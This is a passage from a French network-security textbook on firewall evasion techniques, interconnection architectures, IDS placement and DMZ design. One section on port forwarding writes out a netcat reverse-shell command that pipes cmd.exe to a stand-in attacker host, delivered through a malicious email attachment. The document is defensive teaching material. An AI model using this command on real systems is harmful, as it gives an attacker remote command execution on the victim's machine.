Cependant, l'efficacité du filtrage retenu dépend principalement des type de flux à inspecter, des performances attendues mais également de la pertinence des critères d'inspection face à une menace considérée.

Si l'on observe l'évolution des technologies réseaux au cours de ces dernières années, on remarque que le nombre de critères nécessaires à une bonne interprétation des flux n'a cessé de croître ; alors qu'il y a dix ans, on se contentait de juger les flux sur les adresses, les types de services et les flags TCP/IP, il est désormais indispensable de mettre en œuvre un filtrage à état, tant au niveau des protocoles de communication eux-mêmes (état des sessions TCP, suivi de fenêtre…) que des protocoles applicatifs.

Une telle surenchère s'explique simplement par l'évolution des techniques de contournement qui se sont peu à peu adaptées aux nouvelles technologies de contrôles mises en place.

Pour un attaquant, jouer avec les limites des équipements de filtrage réseau revient alors à exploiter les erreurs d'implémentation, les mauvaises interprétations des standards ou plus simplement les limitations intrinsèques des outils de protection ; l'objectif ultime de l'attaquant consiste donc à formater son flux réseau de manière à le rendre licite vis-à-vis de la politique de filtrage.

Règles de filtrage trop laxistes

Le tableau suivant spécifie un ensemble de règles de filtrages permettant à un serveur de messagerie (en 10.0.0.1) d'émettre et de recevoir du courrier électronique :

	Source	Port	Destination	Port	Protocole	Action
1	any	any	10.0.0.1	25	tcp	Permit
2	10.0.0.1	25	any	any	tcp	Permit
3	10.0.0.1	any	any	25	tcp	Permit

	Source	Port	Destination	Port	Protocole	Action
4	any	25	10.0.0.1	any	tcp	Permit
5	any	any	any	any	any	Deny

- La règle 1 spécifie que tout le monde (expression *any*) peut émettre sur le port TCP SMTP du serveur.
- La règle 2 est une règle dite « *de retour* », autorisant les réponses aux requêtes des clients
- La règle 3 précise que le serveur peut atteindre tout autre serveur de messagerie
- La règle 4 est la règle de retour de la règle 3
- La règle 5 permet d'interdire explicitement toute autre connexion, dans les deux sens.

Aussi simple qu'il soit, cet ensemble de règles contient pourtant déjà une erreur, car il est plus permissif qu'il devrait l'être. En effet, la règle 4 autorise toute machine à se connecter au serveur et ce quel que soit le port de destination pour peu que le port source soit le port 25. La règle 2 va également autoriser les réponses à ce type de requêtes. Ainsi, il suffira à un attaquant de choisir systématiquement le port 25 comme port source de ses requêtes pour scanner l'ensemble des ports de services du serveur.

On peut contrer ce type d'attaque en ajoutant aux règles de filtrage une vérification sur les flags TCP, permettant ainsi de déterminer le sens de la connexion sachant qu'une réponse à une requête aura toujours le flag ACK positionné. Les règles de notre exemple prennent alors la forme suivante :

	Source	Port	Destination	Port	Protocole	Flags	Action
1	any	any	10.0.0.1	25	tcp	any	Permit
2	10.0.0.1	25	any	any	tcp	ACK	Permit
3	10.0.0.1	any	any	25	tcp	any	Permit
4	any	25	10.0.0.1	any	tcp	ACK	Permit
5	any	any	any	any	any	any	Deny

La solution n'est par contre pas parfaite. En effet, si un attaquant parvient à forger un segment TCP contenant le flag ACK de positionné, à destination du serveur, avec un port source égal à 25 et sur un port quelconque du serveur, la règle 4 autorisera l'entrée d'un tel paquet.

Certes, le serveur de destination renverra à l'émetteur un segment RST mais il devient alors possible de créer un canal caché ou une saturation de la bande passante sur le réseau interne voire, dans le pire des cas, un déni de service par saturation de la pile TCP / IP du serveur.

Ordonnancement des règles de filtrage ; « first match »

Dans les situations où l'on dispose de nombreuses règles de filtrage, il devient impératif de bien les organiser. Il se peut en effet qu'une règle sensée interdire un service soit sans

effet, si une règle précédente, plus générale, a déjà autorisée le service et ce en raison du mécanisme de « first match » déjà décrit.

Le tableau suivant spécifie des règles de filtrage pour une architecture dans laquelle un routeur filtrant autorise toute communication vers un serveur sur tous les ports de services inférieurs à 1024, sauf les ports HTTP et SMTP.

	Source	Port	Destination	Port	Protocole	Action
1	any	any	Serveur	<1024	tcp	Permit
…	…	…	…	…	…	…
15	any	any	Serveur	80	tcp	Deny
16	any	any	Serveur	25	tcp	Deny
…	…	…	…	…	…	…
36	any	any	any	any	any	Deny

Si l'on spécifie les règles dans cet ordre, tout le monde pourra accéder aux ports HTTP et SMTP, contrairement à ce que l'on souhaitait faire. En effet, les règles 15 et 16 devraient l'interdire, mais, la règle 1 étant rencontrée en premier, celle-ci est appliquée et l'algorithme de traitement s'achève sans avoir balayé les deux règles 15 et 16.

Pour obtenir un filtrage efficace, les règles 15 et 16 auraient donc dû être positionnées avant la règle 1.

Canaux cachés TCP - IP

Le filtrage sans état présente des lacunes qui permettent à des intrus d'établir des canaux de communications de manière relativement simple.

ACK Channel

Pour discriminer le sens d'une connexion TCP, un firewall sans état détectera la réponse à un segment précédent par la présence du flag ACK. Tout segment de ce type sera donc considéré comme valide, puisque étant le résultat d'un segment précédent, censé avoir passé avec succès le filtrage réseau.

Il suffit alors de n'utiliser que des segments ACK pour faire transiter de l'information au travers d'un tel équipement de filtrage. Un outil comme *ackcmd* permet, sous Windows, d'exploiter un tel canal de communication basé sur ce principe.

Ping Channel

Dans une requête ICMP de type Echo Request (ping), un champ est réservé pour des données optionnelles. Ce champ est généralement rempli avec des octets de bourrage dépendant du système d'exploitation (sous Windows ce champ contient une table des caractères ASCII : *ABCDEFGH…*).

Il est donc possible d'utiliser ce champ pour établir un canal de communication entre deux entités séparées par un système de filtrage laissant passer le ping.

ICMP Channel

L'utilisation abusive d'un champ optionnel dans ICMP peut être facilement contrée par un système de filtrage intelligent ; il suffit d'écraser les données présentes dans ce champ lors de l'opération de filtrage.

D'autres techniques utilisant ICMP ont alors été implémentées pour mettre en œuvre un canal de communication caché. Lorsqu'une erreur ICMP est reçue par le firewall, ce dernier devrait vérifier systématiquement que ce message se rapporte bien à une communication en cours en consultant sa table d'états.

De nombreux systèmes de filtrage n'implémentent cependant un tel contrôle élémentaire et il devient alors trivial de mettre en œuvre un canal de communication exploitant cette fonctionnalité.

La difficulté pour l'administrateur consiste à choisir un juste milieu dans sa politique de filtrage. S'il se montre trop laxiste, il s'expose à des attaques en déni de service et à l'établissement possible de canaux caché. En revanche, s'il se montre trop rigide, il risque de filtrer des messages ICMP indispensables au bon fonctionnement du réseau.

Suivi de fenêtre TCP

Le suivi de fenêtre TCP est une technique de filtrage consistant à surveiller et vérifier l'évolution correcte des numéros de séquence et d'acquittement en fonction de la taille des fenêtres TCP négociées à l'initialisation de la connexion.


Cette technique d'inspection demeure cependant assez coûteuse à mettre en place pour les développeurs de firewall, et nombre d'équipements de filtrage n'implémentent pas de telles mesures.

Le principe d'établissement d'un canal caché de cette nature consiste, dans un premier temps, à établir une connexion valide à travers le firewall de façon à créer un état. Ensuite, on envoie des paquets hors séquence contenant les données du canal.

Ré acheminement de ports

Les techniques de ré-acheminement de ports sont souvent utilisées pour contrer les protections d'un Firewall entre un attaquant et sa cible ; elles consistent à injecter des commandes *entrantes* dans un canal de communication *sortant* d'une cible. Afin de mieux illustrer ce type d'attaque, voici la description d'une telle attaque utilisant l'utilitaire *netcat* configuré manuellement.

Un pirate souhaite atteindre une machine Windows disposée derrière un mur pare-feu qui n'autorise que les connexions sortantes de la victime vers l'extérieur, et uniquement sur les ports 80 (HTTP) et 25 (SMTP).



L'attaque nécessite trois pré-requis :

1. l'attaquant doit avoir configuré un serveur telnet sur sa propre machine, écoutant sur le port 80 : cette opération est réalisée avec l'utilitaire *netcat* en utilisant la commande `nc -vv -l -p 80`,
2. l'attaquant doit avoir configuré un serveur telnet sur sa machine, écoutant sur le port 25 : cette opération est réalisée avec l'utilitaire *netcat* en utilisant la commande `nc -vv -l -p 25`,
3. l'attaquant doit pouvoir faire exécuter par sa victime la ligne de commande suivante :


```
nc attaquant.com 80 | cmd.exe | nc attaquant.com 25
```

Cette dernière opération peut être effectuée en envoyant à sa victime un e-mail contenant une pièce jointe malicieuse (cette pièce jointe pourra prendre la forme d'un programme contenant le code de l'utilitaire *netcat* et un script - ou un autre programme - réalisant la commande précédemment citée).

En lançant la commande précisée au point 3, la victime initie une communication telnet sur le port 80 de l'attaquant. Les données en provenance de ce port de service sont alors redirigées vers un interpréteur de commandes MS-DOS de la victime, et la sortie standard des commandes passées sont redirigées vers le port 25 de l'attaquant.

Vue de l'attaquant, l'attaque se présente de la façon suivante :

- L'attaquant dispose de deux consoles, l'une hébergeant le serveur telnet sur le port 80 et l'autre hébergeant le serveur telnet sur le port 25.
- Lorsque la victime lance la commande fatale, l'attaquant peut alors saisir des commandes dans la première fenêtre et récupérer les résultats dans la seconde.



Les commandes saisies dans la première fenêtre sont renvoyées au premier client *netcat* de la victime, elles sont redirigées dans l'interpréteur de commandes local de la victime et la sortie standard de l'interpréteur est alors redirigée vers le second client *netcat* de la victime, d'où le fonctionnement décrit.

Gestion de la fragmentation

Fragmentation IP et filtrage sans état


Dans le cas de la fragmentation IP, seul le premier fragment contient une en-tête TCP valide, ce qui signifie qu'un système de filtrage sans état ne peut prendre de décision réfléchie pour les autres fragments.

Il en résulte que la seule solution possible consiste à laisser passer tous les fragments sans contrôle autre que celui des adresses sources et destination. Ce problème a cependant été résolu dès l'apparition du filtrage à état.

Recouvrement de fragments

L'une des premières techniques de contournement de firewalls a consisté à utiliser la possibilité offerte de recouvrement de fragments. Les premiers firewalls implémentant la gestion de la fragmentation basaient leur décision sur les informations contenues dans le premier fragment, puis appliquaient la même décision aux fragments suivants.

Partant de ce principe, une attaque classique consiste alors à émettre un premier fragment conforme à la politique de filtrage, puis les fragments suivants viennent « écraser » le premier fragment, générant ainsi un segment final non-conforme à la politique de filtrage, mais…hélas trop tard pour être détecté.



Protocoles à ports négociés

Alors que la plupart des applications reposent sur une connexion TCP ou un flux UDP simple, n'utilisant qu'un seul port de service, d'autres nécessitent l'établissement en cours de session d'autres flux réseaux dont les paramètres peuvent être négociés.


Pour un outil ne permettant pas de comprendre et de suivre ces négociations, filtrer de tels flux relève d'un véritable casse-tête, et il est alors souvent nécessaire d'ouvrir plus que de raison sa politique de filtrage.

Le protocole FTP est le précurseur de telles applications puisque, en plus d'une connexion sur le port 21 du serveur, il utilise une seconde connexion dédiée au transfert de données, et dont les paramètres sont négociés. Cette seconde connexion est normalement initiée par le serveur, depuis son port TCP 20, vers le client et sur un port TCP haut (i.e. supérieur à 1023) fourni par le client. Pour que l'opération se passe sans problème, il est alors nécessaire d'autoriser le serveur à établir une telle connexion entrante vers le client, ce qui revient à autoriser le monde entier à se connecter à n'importe quel port haut de sa plage d'adresse.

Afin de gérer finement un tel problème il convient donc d'équiper le système de filtrage d'un module spécifique et destiné à suivre les paramètres de cette négociation pour ouvrir, en temps réel et au plus strict, les filtres nécessaires.

Le cas particulier de FTP n'est pas isolé ; il existe de plus en plus de protocoles fonctionnant avec des ports de services négociés comme l'IRC (Internet Relay Chat), le H323 et les systèmes d'échanges *peer to peer*.

Pour l'IRC, le protocole autorise l'établissement de communications directes entre les clients (mode DCC) :



Lorsque Bob envoie une requête DCC au serveur, il lui fournit également le port sur lequel il va écouter pour cette connexion entrante. Le serveur retransmet les paramètres de cette requête à Alice, qui ouvre ensuite une connexion sur la machine de Bob et sur le port négocié.

Pour qu'un firewall laisse passer cette dernière connexion entrante, il lui faut donc suivre la requête DCC de Bob et ouvrir temporairement le port choisit par Bob, avec cette difficulté que l'adresse IP de Alice n'est connue que du seul serveur IRC. Dans ce cas de figure, il est impossible d'ouvrir le canal sélectivement en n'autorisant **QUE** Alice à se connecter.

Canaux cachés applicatifs

Une autre technique pour établir un canal de communication caché consiste à détourner l'usage normal d'un protocole autorisé. Ainsi, si la consultation Web est autorisée, on pourra se servir de l'autorisation pour établir une connexion TCP sortante vers un service quelconque écoutant sur le port 80.

L'attaquant doit alors remonter les couches réseau : ce n'est au niveau TCP que s'établira son canal, mais au niveau du protocole applicatif lui-même.

Pour lutter contre un tel détournement de la politique de filtrage, il convient donc de vérifier que les données échangées sur les ports de service correspondent bien au protocole considéré. Mais une telle protection a toutefois ses limites ; il reste possible d'établir un tel canal tout en étant conforme aux spécifications du protocole en question, le canal caché se logeant dans les paramètres applicatifs :

http://www.truc.com/ceci/est/un/canal/caché/

Interconnexion des réseaux

« L'enfer, c'est les autres »

Jean Paul Sartre – in « huis clos »

Préambule

La grande majorité des systèmes d'information mis en place dans les entreprises est supportée par des réseaux locaux, s'appuyant sur des protocoles de type TCP/IP. Interconnecter ces systèmes ne pose pas de difficultés techniques, de nombreux types de produits répondant à ce besoin.

La difficulté majeure relève de la mise en place de solutions de sécurité, pour ouvrir l'accès à un système, pour des échanges d'informations autorisés, en le protégeant des accès non autorisés, malveillants ou des erreurs d'utilisation.

La solution de sécurité choisie, doit permettre d'assurer, la confidentialité, l'intégrité et la disponibilité des informations ou services sensibles de l'organisation concernée contre un ensemble de menaces, d'origine interne ou externe. La sécurité est un sujet qui devra être abordé de manière systématique et méthodique ; tout comme on ne sécurise pas un bâtiment simplement en posant des serrures aux portes, on ne sécurise pas une interconnexion en plaçant simplement un Firewall en entrée de son réseau.

La réalité est en effet plus complexe : n'en déplaise à certains responsables de systèmes d'information, il **n'existe pas** de solution générique de sécurisation applicable en tout temps et en toutes circonstances. On n'échappera donc pas à l'analyse préalable autorisant la meilleure adéquation de la solution retenue au problème posé.

On trouvera en fin de chapitre un certain nombre d'architectures de sécurité typiques pour l'interconnexion de réseaux locaux : il va de soi que ces architectures ne constituent qu'une base de travail, qu'il conviendra d'adapter à l'architecture existante et au niveau de sécurité requis.

Lors de l'étude d'une interconnexion il sera nécessaire d'aborder les axes suivants :

- un axe « *stratégie sécurité* » (enjeux, organisation, etc.)
- un axe « architecture d'accès »
- un axe « sécurité des échanges »
- un axe « *sécurité des services* » (serveurs / postes)

Ces quatre axes, très différents, doivent être analysés de façon cohérente.

Les actions à mener lors d'une interconnexion sont listées ci après:

- Identifier les utilisateurs concernés.
- Identifier les flux autorisés.
- Protéger les machines exposées.
- Prévoir une organisation capable d'en assumer l'administration

Ce dernier point demeure souvent le point le plus critique d'une interconnexion, d'une part parce que l'administration de la sécurité d'un système d'interconnexion nécessite de solides compétences et dans de nombreux domaines, et d'autre part parce que la charge d'une telle administration (en termes de ressources humaines mais également financières) n'est pas négligeable.

Enfin, rappelons que, tout au long de la mise en place d'une interconnexion de réseaux, le responsable devra avoir en mémoire à chaque instant un principe de base de la sécurité : « *tout ce qui n'est pas explicitement autorisé est interdit* »

Routeurs ou Firewalls ?

L'une des premières questions que se posent les responsables d'une interconnexion est de savoir quel type de matériel il est préférable d'utiliser pour assurer la sécurité de l'interconnexion. Techniquement, il n'existe généralement que deux réponses à ce type de question : routeurs filtrants ou Firewalls.

La réponse n'est malheureusement pas aussi simple qu'elle en a l'air. On serait tenté de répondre brutalement qu'un Firewall, offrant un niveau de sécurité plus élevé qu'un routeur filtrant, est préférable (qui peut le plus peut le moins !), mais chaque système a ses propres avantages et inconvénients.

Les routeurs filtrants possèdent un avantage financier certain dans la mesure où ceux-ci sont déjà généralement en place dans l'infrastructure existante. Bien souvent, il suffit d'activer les options de sécurité de ces routeurs pour assurer une sécurité satisfaisante. En termes de performances, un routeur sera généralement plus efficace qu'un Firewall dans la mesure où il repose sur un matériel dédié, spécifiquement développé pour le besoin. Cependant, les routeurs possèdent des limites :

- Les ACLs sont fastidieuses à créer et à tenir à jour par les administrateurs, même s'il existe désormais des interfaces d'administration graphiques évoluées,
- Les routeurs sont d'autant plus ralentis que les ACL sont plus longues (mais c'est également le cas de Firewalls),
- Les routeurs sont des machines sans capacité de stockage (disque ou disquette), et donc ne peuvent pas assurer de journalisation importante du trafic,
- Leur ergonomie d'administration est fruste,
- Les routeurs ne sont pas programmables, et ne peuvent donc héberger des fonctions de sécurité adaptées aux cas particuliers des entreprises.

Ce sont souvent ces limitations, plus qu'une meilleure sécurité d'ensemble, qui amènent à préférer le choix d'un Firewall pour une interconnexion sécurisée.

En effet, les Firewalls ont tendance à offrir un niveau de sécurité supérieur à celui des routeurs filtrants, au détriment du niveau de performance en terme de bande passante (syndrome du goulet d'étranglement), mais les récentes évolutions des routeurs et des Firewalls rendent difficile une telle classification, la frontière entre les deux types de technologie se faisant de plus en plus floue :

- Il existe des Firewalls « matériels » rivalisant en termes de performances avec les routeurs actuels (Cisco PIX),
- Certains routeurs intègrent désormais des fonctionnalités de Firewall (NAT, Proxys applicatifs, VPNs…),
- Il existe des produits spécifiques qui permettent de déporter certaines fonctions jusqu'ici assumées par les Firewalls (boîtiers de chiffrement, serveurs d'authentification…),
- De plus en plus de routeurs intègrent des fonctionnalités d'authentification, de chiffrement, de translation d'adresse et de services de relais.

Le choix final devra donc se faire en fonction des besoins des utilisateurs (en termes de fonctionnalités mais également en termes de niveau de sécurité) et des capacités des produits existants à répondre à ces besoins.

L'authentification

Lorsque l'on interconnecte son réseau d'entreprise à un réseau public comme l'Internet, il devient alors tentant d'autoriser des utilisateurs distants, c'est à dire non physiquement raccordé au réseau de l'entreprise, à accéder au système d'information. C'est ce que l'on appelle l'extranet : un réseau virtuel, constitué du système d'information principal, de réseaux partenaires (filiales, entreprises co-traitantes, clients…) et des éventuels utilisateurs nomades (représentants de commerce, collaborateurs en déplacement…).

Dès cet instant se pose non seulement le problème de la sécurité des flux transitant entre l'utilisateur et le système d'information, mais également celui de l'authentification de cet utilisateur.

Pour ce qui concerne la sécurité des flux réseaux, l'offre VPN du marché offre un niveau de sécurité correct mais elle ne permet d'identifier que des machines et /ou des réseaux, pas les utilisateurs de ces équipements. Dans ce contexte, il s'avère alors souvent nécessaire de mettre en place une solution d'authentification qui aura pour but de combler ce manque.

De nombreux produits et protocoles existent sur ce marché, chacun satisfaisant à des niveaux de sécurité plus ou moins élevé. Depuis la simple authentification basique par couple login/password, jusqu'aux solutions matérielles (carte à puce, clefs USB, calculettes…), les niveaux de sécurité atteints par ces mécanismes demeurent très variables.

On notera également la présence sur ce marché des **serveurs d'accès distants**, autorisant des utilisateurs nomades à se connecter au système d'information depuis un réseau téléphonique commuté. Ces serveurs intègrent la plupart des protocoles de communications standards dans ce domaine (L2TP, PPTP, IPSEC, RADIUS, TACAS+…).

L'analyse de contenu et la décontamination virale

Ces fonctions peuvent être utilisées lorsqu'un service de messagerie est rendu au travers de l'interconnexion. Cela permet de limiter certains problèmes particuliers liés à la messagerie :

- Propagation de virus (le plus souvent par pièces jointes contenant du code exécutable).
- Envoi de code exécutable malicieux (pièce jointe ou script dans un message HTML).
- Spam (courrier non sollicité envoyé à une longue liste de personnes).
- Attaque par saturation de la messagerie.
- Spoofing (courrier envoyé en utilisant une adresse d'émetteur usurpée).
- Relayage de serveur de messagerie.
- Fuite d'informations.
- Utilisation abusive de la messagerie (par exemple messages de grand volume).

Les Proxys applicatifs des pare-feux apportent une solution partielle à ces problèmes (limitation du nombre de destinataires, de la taille des messages, …).

Pour obtenir une protection plus efficace, on peut utiliser des outils qui surveillent tout le trafic de messagerie, et analysent en détail chaque message et ses pièces jointes. Ces outils d'analyse de contenu s'interposent en tant que serveur de messagerie entre le

réseau extérieur et le serveur de messagerie interne. Certains produits peuvent également être intégrés directement en tant que modules du serveur de messagerie.

L'analyse de contenu

Les fonctions assurées par les systèmes d'analyse de contenu sont les suivantes :

- Détection de spam ou d'attaque par saturation : limitation sur le nombre de destinataires ou détection de messages dupliqués un grand nombre de fois, gestion d'une liste noire pour interdire certains émetteurs ou sites abusifs (on peut trouver des listes noires régulièrement mises à jour sur Internet).
- Anti spoofing : vérification (sommaire) de la provenance du message, en demandant une requête DNS inverse sur le nom d'hôte ou le serveur émetteur.
- Blocage de certains types de pièces jointes pouvant contenir du code malicieux (exécutables, VBscript, Javascript, ActiveX, Java, Word avec macros, etc.). On peut également retirer automatiquement les pièces jointes douteuses des messages pour transmettre uniquement le texte.
- Blocage des messages contenant certains mots clés qui pourraient indiquer un usage abusif de la messagerie (par exemple fuite d'informations avec la mention « secret défense »).
- Blocage des messages de trop grande taille.

Dans certains produits les messages bloqués sont placés en « quarantaine » où un administrateur peut les étudier puis décider de les laisser passer ou non.

La décontamination virale

En général, un ou plusieurs antivirus peuvent être utilisés pour analyser chaque message électronique transitant entre les réseaux. Si un message est infecté, il peut être désinfecté automatiquement puis transmis à son destinataire.

Exemple de produits : gamme MIMEsweeper avec MAILsweeper (pour SMTP, Microsoft Exchange, Lotus Domino), SECRETsweeper (messages chiffrés), InterScan VirusWall, Mail Guard ou bien e-mail Sentinel.

Ce type de solution est actuellement très en vogue sur le marché des produits civils car ces produits complètent efficacement les pare-feux pour la mise en œuvre d'une politique de sécurité. Il est à noter cependant que ces produits peuvent offrir des fonctions et des performances très inégales du point de vue de la sécurité.

La détection d'intrusion

Pour tracer et traquer un pirate, il faut des outils de surveillance afin d'anticiper ou réduire les conséquences de l'attaque. Pour cela des capteurs sont nécessaires pour chacune des phases de l'attaque et sont indispensables pour s'apercevoir au plus tôt qu'une tentative d'attaque est en cours ou a déjà eu lieu.

La mise en place des outils de protection comporte deux approches complémentaires :

- une approche **temps réel** avec des outils produisant des alarmes en cas de détection d'une signature d'attaques sur le réseau, on peut alors parler de détection d'intrusion,
- une approche **temps différé** avec des outils produisant des journaux d'audit ou 'logs' permettant une analyse a posteriori, on peut alors parler d'analyse d'attaques.

Les outils de détection d'intrusion (ou IDS, pour *Intrusion Detection System*) travaillent directement sur les trames réseau. Ces outils de capture réseau sont communément appelés sondes ou senseurs, ils sont en général basés sur une sonde d'analyse réseau qui capture les trames réseau.

Le principe consiste à récupérer les données contenues dans la (ou les) trames réseau et à les comparer aux signatures d'attaques contenues dans la base de données du produit. Le traitement est réalisé à la volée et l'alerte est envoyée aussitôt à l'administrateur sécurité.

Afin de recueillir des informations sur les attaques provenant de l'extérieur et de l'intérieur, il est préférable de placer des sondes à différents endroits stratégiques de l'architecture réseau. Quelques produits fournissent la possibilité de fusionner les alarmes provenant de l'ensemble des sondes au sein d'un module d'administration centralisée.

Le principal problème de la mise en œuvre d'un IDS réside dans son positionnement dans l'architecture réseau.

- En tête de pont d'une interconnexion (c'est à dire devant le routeur/Firewall) :

  L'IDS enregistrera toutes les tentatives d'intrusion, y compris celles qui auront échoué parce que bloquées par l'élément de filtrage.

  Si l'on désire manager cet élément à distance ou plus simplement remonter les alarmes sur une console centrale disposée sur le réseau interne, il sera nécessaire de laisser passer les flux d'administration et de journalisation au travers de l'élément de filtrage ce qui peut fragiliser la sécurité de l'interconnexion, en particulier si l'IDS est corrompu ; dans ce cas de figure, en effet, il n'est pas protégé par l'élément de filtrage.

- En DMZ :

  L'IDS ne détectera que les tentatives d'intrusion ayant réussies à passer l'élément de filtrage, mais pas celles qui seront restées « à la porte » de la DMZ.

  Si l'équipement de filtrage est corrompu, l'intrusion sur le réseau interne risque de ne plus passer par la DMZ et restera indétecté.

- Sur le réseau Interne :

  On détectera ici à la fois les agressions internes et externes, mais seules les intrusions réussies et uniquement sur le réseau interne seront détectées.

Principe de la zone démilitarisée (DMZ)

Le principe de la zone démilitarisée (ou DMZ, pour DeMilitarized Zone) consiste en un réseau « tampon » tel que l'ensemble des échanges entre un réseau interne et un réseau externe transite par ce tampon.

L'objectif recherché est que tous les échanges passent par cette zone et qu'aucun échange direct ne se fasse entre le réseau interne et le réseau externe.

La DMZ peut héberger un certain nombre de services publics (serveur WEB pour l'externe, serveur FTP, etc.) ainsi que des serveurs relais pour les services inter réseau (messagerie, annuaire, etc.).

Les services de sécurité offerts sont les suivants :

- Un filtrage réseau entre les différents réseaux ainsi interconnectés.
- Des serveurs relais dans la DMZ pour gérer le trafic interne/ externe.

- Des antivirus/ analyseurs de contenus pour journaliser les échanges et décontaminer les données entrant ou sortants conformément à une politique de sécurité.
- Des services publics et des serveurs relais permettant de masquer les services et la topologie du réseau interne.

Ce type de solution s'avère très complet du point de vue de la sécurité. C'est une architecture classique qui permet de mettre en œuvre une politique de sécurité évoluée où les aspects de filtrage des échanges sont complétés par une analyse fine de ces échanges ainsi que par des fonctions de journalisation / sauvegardes des données transitant par le système d'interconnexion. Il est ainsi possible de mettre en place des services dits publics à destination d'une communauté extérieure au sein de la DMZ.

Ce principe de DMZ étant générique, il existe plusieurs possibilités d'implémentation d'une telle zone.

Architectures types

Firewall Personnel

La figure ci-contre montre un ordinateur équipé d'un Firewall personnel et raccordé à l'Internet, par exemple par un lien modem. Le Firewall personnel consiste en un programme spécifique, installé sur la machine à protéger, limitant les connexions entrantes et sortantes.


L'avantage majeur d'un Firewall de ce type réside dans sa capacité à reconnaître quelle application tente une connexion sortante. Il est donc possible d'obtenir un filtrage particulièrement fin dans lequel on peut, par exemple, n'autoriser qu'Internet Explorer ou Netscape Navigator à réaliser des connexions sortantes sur les ports 80 (HTTP) et 443 (HTTPs). Dans ce cas de figure, un cheval de Troie ou un ver programmé pour interroger des sites Web se verra bloqué par le Firewall, sans pour autant interdire la navigation sur le Web par l'utilisateur avec son navigateur préféré.

Ces solutions sont généralement équipées d'un module d'apprentissage : par défaut le Firewall bloque toute connexion, mais à chaque nouvelle connexion le Firewall demande à l'utilisateur s'il désire l'autoriser ou l'interdire, et s'il souhaite créer une règle permanente en ce sens.

Cette architecture permet d'obtenir un bon niveau de sécurité pour un particulier souhaitant surfer sur le World Wide Web.

Cependant, quelques vulnérabilités peuvent être exploitées par des codes malveillant afin de violer la politique de sécurité, comme par exemple la possibilité offerte de piloter un processus autorisé (par API ou, mieux, par injection directe de code dans l'espace mémoire du processus autorisé).

Firewall à double attachement

